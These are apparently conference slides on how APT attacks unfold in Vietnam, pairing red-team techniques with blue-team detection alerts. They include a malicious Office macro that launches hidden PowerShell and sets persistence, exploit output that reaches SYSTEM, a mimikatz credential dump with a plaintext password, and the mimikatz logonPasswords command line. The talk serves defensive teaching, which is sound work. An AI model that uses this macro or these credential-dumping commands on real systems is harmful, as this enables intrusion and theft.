



# SECURITY WORLD 2018

5 | 4 | 2018

JW Marriott Hotel Hanoi, No 8 Do Duc Duc Road, Hanoi Vietnam

**QUANG M. TRAN** - VIETTEL CYBER SECURITY

---

**SECURITY WORLD 2018**

## ANATOMY OF APT ATTACKS IN VIETNAM

## ABOUT ME

- ▶ **Quang M. Tran**
- ▶ Manager of Malware Research Dept. - Viettel Cyber Security
- ▶ Reverser, Malware Analyst, Security Researcher, Programmer
- ▶ Love traveling and sport
- ▶  quangking  quangtrm



## AGENDA

- ▶ APT overview
- ▶ APT kill chain - RED vs. BLUE
- ▶ Conclusion



# SECURITY WORLD 2018

5 | 4 | 2018

JW Marriott Hotel Hanoi, No 8 Do Duc Duc Road, Hanoi Vietnam

## ANATOMY OF APT ATTACKS IN VIETNAM

---

# ADVANCE PERSISTENCE THREAT

## APT OVERVIEW

**A**dvanced

**P**ersistent

**T**hreat



APT OVERVIEW

► Timeline


First Sample	
2007	Satellite Turla, FinSpy, Turla
2008	Hacking Team
2009	Lazarus, Naikon
2010	Penguin Turla
2011	
2012	Spring Dragon
2013	
2014	
2015	
2016	
2017	

Discovery	
2007	
2008	
2009	
2010	
2011	FinSpy, Hacking Team, Naikon
2012	
2013	
2014	Penguin Turla, Turla
2015	Satellite Turla
2016	Lazarus
2017	Spring Dragon

Source: apt.securelist.com

## APT OVERVIEW

### ▶ APT kill chain





# SECURITY WORLD 2018

5 | 4 | 2018

JW Marriott Hotel Hanoi, No 8 Do Duc Duc Road, Hanoi Vietnam

## ANATOMY OF APT ATTACKS IN VIETNAM

---

## APT KILL CHAIN – RED VS. BLUE



## INITIAL COMPROMISE

### ▶ Target

- ▶ First step of the attack
- ▶ Gain a foothold in the target's environment

### ▶ Steps

- ▶ Deployment
- ▶ Initial intrusion
- ▶ Outbound connection initiated

## INITIAL COMPROMISE

### ▶ Red team

- ▶ Phishing email
- ▶ Drive-by download
- ▶ Web attack

### ▶ Blue team

- ▶ Email security
- ▶ Web gateway
- ▶ Web application firewall

## INITIAL COMPROMISE

### ► Phishing email - Fake Gmail Error Message



**Tài liệu được bảo vệ bằng Google Mail !**

Nhấn **"Enable Editing"**, sau đó nhấn **"Enable Content"**

Hoặc nhấn **"Option"** sau đó nhấn **"Enable this content"** để hiển thị nội dung được bảo vệ.

**Error: 0x234625678**

## INITIAL COMPROMISE

### ► Phishing email - Fake Text Encoding Error Message

H?P ??NG CUNG C?P D?CH V? PH?N M?M

(S? H?DV-310317/DYNO-VTC)

zæÁeÜÉ!øøfçì¶Ú:  
Êdæ@'jödđç•ÒeÄä  
zæÁeÜÉ!øøfçì¶Ú:

zæÁeÜÉ!øøfçì¶Ú:  
ÕÁÒçì·VY&}zæÁeÜ  
úa-&)9<ð&á#G  
Êdæ@'jödđç•ÒeÄä


#G}öðñ ÕÁÒçì·VY.

ÕÁÒçì·VY&}zæÁeÜÉ!øøfçì¶Ú3Ænã €×

9<ð&á#G}öðñ ÕÁÒçì·VY&}zæÁeÜÉ!øøfçì¶Ú3Ænã €×13!î™Ú4&H H»,%oLÊdæ@'jöd  
Êdæ@'jödđç•ÒeÄäñ>ÕÁÒçì·VY&}zæÁeÜÉ!øøfçì¶Ú3Ænã H

ÕÁÒçì·VY&}zæÁeÜÉ!øøfçì¶Ú3Ænã½Äç2Õ€×13!î™Ú4&H»,%oLÊdæ@'jödŽ6  
úa-&)}

- C?n c? Lu?tt Th??ng M?i s? 36/2005/QH11 ???c ban h?nh ng?y 14/06/2005 c?a Qu?c H?i n??c  
C?ng H?a X? H?i Ch? Ngh?a Vi?t Nam;



H»,%o

æ@'jöd

## INITIAL COMPROMISE

### ► Phishing email - Detection

#### Detail:

Phát hiện email có tiêu đề [Cv ung tuyen vi tri backend side- Tran Trung Nghia [FILE\_THREAT\_FORWARDED]] gửi từ [ng  
[REDACTED]3@gmail.com] tới [tuyendung@viettel.com.vn] có file đính kèm chứa mã độc << [View less](#)



## ESTABLISH FOOTHOLD

- ▶ **Target**
  - ▶ To be “inside” the target’s network
  - ▶ Keep a minimum communication
  - ▶ Ready to operate, install more malware/tools
- ▶ **First-stage malware**
  - ▶ Simple downloader
  - ▶ Basic Remote Access Trojan (RAT)
  - ▶ Simple shell

## ESTABLISH FOOTHOLD

### ▶ Red team

- ▶ Install first-stage malware
  - ▶ Binary
  - ▶ Powershell script
  - ▶ WMI script

### ▶ Blue team

- ▶ Host-based security endpoint
  - ▶ Binary installing detection
  - ▶ Scripting malware detection

## ESTABLISH FOOTHOLD

### ► First-stage malware - Office macro



```
(General) Auto Open

Sub Auto_Open()
Execute
Persist
Reg
Start
End Sub

Public Function Execute() As Variant
    Const HIDDEN_WINDOW = 0
    strComputer = "."
    Set objWMIService = GetObject("winmgmts:\\." & strComputer & "\root\cimv2")

    Set objStartup = objWMIService.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = HIDDEN_WINDOW
    Set objProcess = GetObject("winmgmts:\\." & strComputer & "\root\cimv2:Win32_Process")
    objProcess.Create "powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -ncprofile -noexit -c IEX ((New-Object Net

End Function

Public Function Persist() As Variant
    Set fs = CreateObject("Scripting.FileSystemObject")
    Set a = fs.CreateTextFile("C:\Users\Public\config.txt", True)
    a.WriteLine ("Dim objShell")
    a.WriteLine ("Set objShell = WScript.CreateObject(""WScript.Shell"")")
    a.WriteLine ("command = ""C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe -ep Bypass -WindowStyle Hidden -nop -noe")
    a.WriteLine ("objShell.Run command,0")
    a.WriteLine ("Set objShell = Nothing")
    a.Close
    GivenLocation = "C:\Users\Public\"
    OldFileName = "config.txt"
    NewFileName = "config.vbs"
    Name GivenLocation & OldFileName As GivenLocation & NewFileName
```

## ESTABLISH FOOTHOLD

### ► First-stage malware - Powershell backdoor - Detection

SRC Monitoring - Google Chrome

sms.sirc.viettel.com/#/new\_alert/180328\_039421

Alert detail #180328\_039421

PROCESS

SUGGEST

Created time09:20:17 28/03/2018

SeverityLOW

StatusNEW

Ticket

Category

Policy

Sub category

Sensitive Behavior

Alert object7721E343A60ED4F14BA536D72995BADA60EF2DDF

Event detail

Event:

Detect powershell.exe process with suspicious commandline

Detail:

Detect powershell.exe process with suspicious commandline on [VT P-20171019NCA] in [vtpost]

Investigation File:

file\_386529254044348484AWJqKB6INUfzD-aqfWPE.zip

Alert source details

System:

oneagent

Client ID:

7721E343A60ED4F14BA536D72995BADA60EF2DDF

Device name:

VTF-20171019NCA

IPs:

Advanced View

ESTABLISH FOOTHOLD

► First-stage malware - Powershell backdoor - Detection

SIRC Monitoring - Google Chrome		
sims.sirc.viettel.com/#/new-alert/180328_039421		
16	message_en	Detect powershell.exe process with suspicious commandline
17	note	
18	object	7721E343A60ED4F14BA536D72995BADA60EF2DDF
19	object type	device
20	organization_group	vlpost
21	process_status	NEW
22	reference	"PowerShell" -NoProfile -NonInteractive -InputFormat None -ExecutionPolicy Bypass Add-ProvisionedAppxPackage -online -PackagePath "C:\WINDOWS\TEMP\InstallHEVCAppxPackage\Microsoft.HEVCVideoExtension_8wekyb3d8bbwe_x64_appx" -DependencyPackagePath "C:\WINDOWS\TEMP\InstallHEVCAppxPackage\Microsoft.VCLibs.140.00_14.0.24123.0_x64__8wekyb3d8bbwe.appx" -LicensePath "C:\WINDOWS\TEMP\InstallHEVCAppxPackage\Microsoft.HEVCVideoExtension_8wekyb3d8bbwe_x64.xml" << View less
23	release_level	3



## ESCALATE PRIVILEGES

- ▶ **Target**
  - ▶ Expand access and obtain credentials
- ▶ **Common pattern**
  - ▶ Obtain administrative access to the initial target
  - ▶ Capture cached credentials for a domain administrator account
  - ▶ Utilize the “pass the hash” technique

## ESCALATE PRIVILEGES

### ▶ Red team


- ▶ Harvest access credentials from the compromised PC
- ▶ Escalate privilege on non-administrative users

### ▶ Blue team

- ▶ Password dumping detection & keylogger detection
- ▶ Privilege escalation detection

## ESCALATE PRIVILEGES

### ► Privileges escalation - Windows exploit



```
Administrator: C:\Users\Bob\Desktop\EoP 2\EoP.exe
[*] LoadAndGetKernelBase result = 0
[*] NtAllocateVirtualMemory result = SUCCESS, addr = 0, size = 20480
[*] Creating fake DeviceObject, DriverObject, etc structures...
[*] Starting fake webdav server...
[*] Calling WNetAddConnection2...
[*] Request: OPTIONS /folder HTTP/1.1
[*] Request: PROPFIND /folder HTTP/1.1
[*] Request: PROPFIND /folder HTTP/1.1
[*] WNetAddConnection2 = 0
[*] Request: PROPFIND /folder/file HTTP/1.1
[*] CreateFile result = 652
[*] NtFsControlFile result = 1337
[+] Got System? [+]
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Bob\Desktop\EoP 2>whoami
nt authority\system

C:\Users\Bob\Desktop\EoP 2>_
```

## ESCALATE PRIVILEGES

### ► Privileges escalation - Detection

SIRC Monitoring - Mozilla Firefox

sms.sirc.viettel.com/#/new-alert/180327\_036200

### Alert detail #180327\_036200

Created time 07:57:02 27/03/2018

Severity **MEDIUM**

Status **ANALYSING**

Ticket 180322\_0274

Category

Policy

Sub category

Sensitive Behavior

#### Event detail

Event:	Detail:
Detect cmd.exe process with SYSTEM privilege	Detect cmd.exe process with SYSTEM privilege on [VTP-VLC-XUANTT11] in [vtpost]

#### Alert source details

System:	Client ID:
oneagent	DAE70B5FCC553FCDC110972409C3C01096FDBD43
Device name:	IPs:
VTP-VLC-XUANTT11	

## ESCALATE PRIVILEGES

### ► Password dumping - mimikatz

```
Authentication Id : 0 ; 2858340 (00000000:002b9d64)
Session          : Service from 0
User Name        : svc-SQLDBEngine01
Domain           : ADSECLAB
SID              : S-1-5-21-1473643419-774954089-2222329127-1607
```

msv :

```
00000000 Primary
* Username : svc-SQLDBEngine01
* Domain   : ADSECLAB
* NTLM     : d0abfc0cb689f4cdc8959a1411499096
* SHA1     : 467f0516e6155eed60668827b0a4dab5eecefacd
```

tspkg :

```
* Username : svc-SQLDBEngine01
* Domain   : ADSECLAB
* Password : ThisIsAGoodPassword99!
```

wdigest :

```
* Username : svc-SQLDBEngine01
* Domain   : ADSECLAB
* Password : ThisIsAGoodPassword99!
```

kerberos :

```
* Username : svc-SQLDBEngine01
* Domain   : LAB.ADSECURITY.ORG
* Password : ThisIsAGoodPassword99!
```

ssp :

credman :



## ESCALATE PRIVILEGES

### ► Password dumping - mimikatz - Detection

The screenshot shows a web browser window titled "SIRC Monitoring - Mozilla Firefox" with the address bar displaying "sms.sirc.viettel.com/#/new-alert/180327\_035515". The main content area is titled "Alert detail #180327\_035515". On the left, a dark sidebar contains a list of fields: "Created time 07:13:44 27/03/2018", "Severity" (MEDIUM), "Status" (ANALYSING), "Ticket" (180326\_0013), "Category", "Policy", "Sub category", and "Sensitive Behavior". The main area is divided into two sections: "Event detail" and "Alert source details". The "Event detail" section shows the event as "Detect process with suspicious commandline (mimikatz)" and the detail as "Detect process with suspicious commandline (mimikatz) on [VTP-BNE-8] in [vtpost]". The "Alert source details" section shows the system as "oneagent", the client ID as "6298641602E2CCF032DEF6D888685703DD8E905C", the device name as "VTP-BNE-8", and the IPs as empty.

SIRC Monitoring - Mozilla Firefox

sms.sirc.viettel.com/#/new-alert/180327\_035515

### Alert detail #180327\_035515

Created time 07:13:44 27/03/2018

Severity **MEDIUM**

Status **ANALYSING**

Ticket  
180326\_0013

Category

Policy

Sub category

Sensitive Behavior

#### Event detail

<b>Event:</b>	<b>Detail:</b>
Detect process with suspicious commandline (mimikatz)	Detect process with suspicious commandline (mimikatz) on [VTP-BNE-8] in [vtpost]

#### Alert source details

<b>System:</b>	<b>Client ID:</b>
oneagent	6298641602E2CCF032DEF6D888685703DD8E905C
<b>Device name:</b>	<b>IPs:</b>
VTP-BNE-8	

## ESCALATE PRIVILEGES

### ► Password dumping - mimikatz - Detection

SIRC Monitoring - Mozilla Firefox			
sms.sirc.viettel.com/#/new-alert/180327_035515			
17	object_type	device	
18	organization_group	vtpost	
19	process_status	ANALYSING	
20	reference	C:\Windows\Temp\mm64.exe privilege::debug sekurlsa::logonPasswords exit > C:\Windows\Temp\mm.txt	
21	release_level	3	
22	rule_id	Indicator_OneAgent_AgentMonitor_RuleCorrelation_000017	
23	sensor_id	314	
24	severity	9	
25	signature_id	17	

## INTERNAL RECON

- ▶ **Target**
  - ▶ Discover target's network
  - ▶ Find important servers/PCs
- ▶ **Common technique**
  - ▶ Port scanning

## INTERNAL RECON

### ▶ Red team

- ▶ Port scanning

### ▶ Blue team

- ▶ Network-based port scanning detection
- ▶ Host-based port scanning detection

## INTERNAL RECON

### ► Port scanning - scanline

```
C:\>sl -v -b 192.168.56.102
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

Adding IP 192.168.56.102
Banner grabbing enabled.

No TCP ports provided - using default port list file: "TCPports.txt"
No TCP port list file found - using internal TCP list
No UDP ports provided - using default port list file: "UDPports.txt"
No UDP port list file found - using internal UDP list
Scan of 1 IP started at Wed Dec 18 17:27:53 2013
Pinging 1 IP (ICMP Echo Request)...
Found 1 live system
Scanning 1 IP...

-----
192.168.56.102
Responded in 0 ms.
0 hops away
Responds with ICMP unreachable: Yes
TCP ports: 25 80 135 139 443 445 1026
UDP ports: 123 137 138 445 500 1025 1900 3456

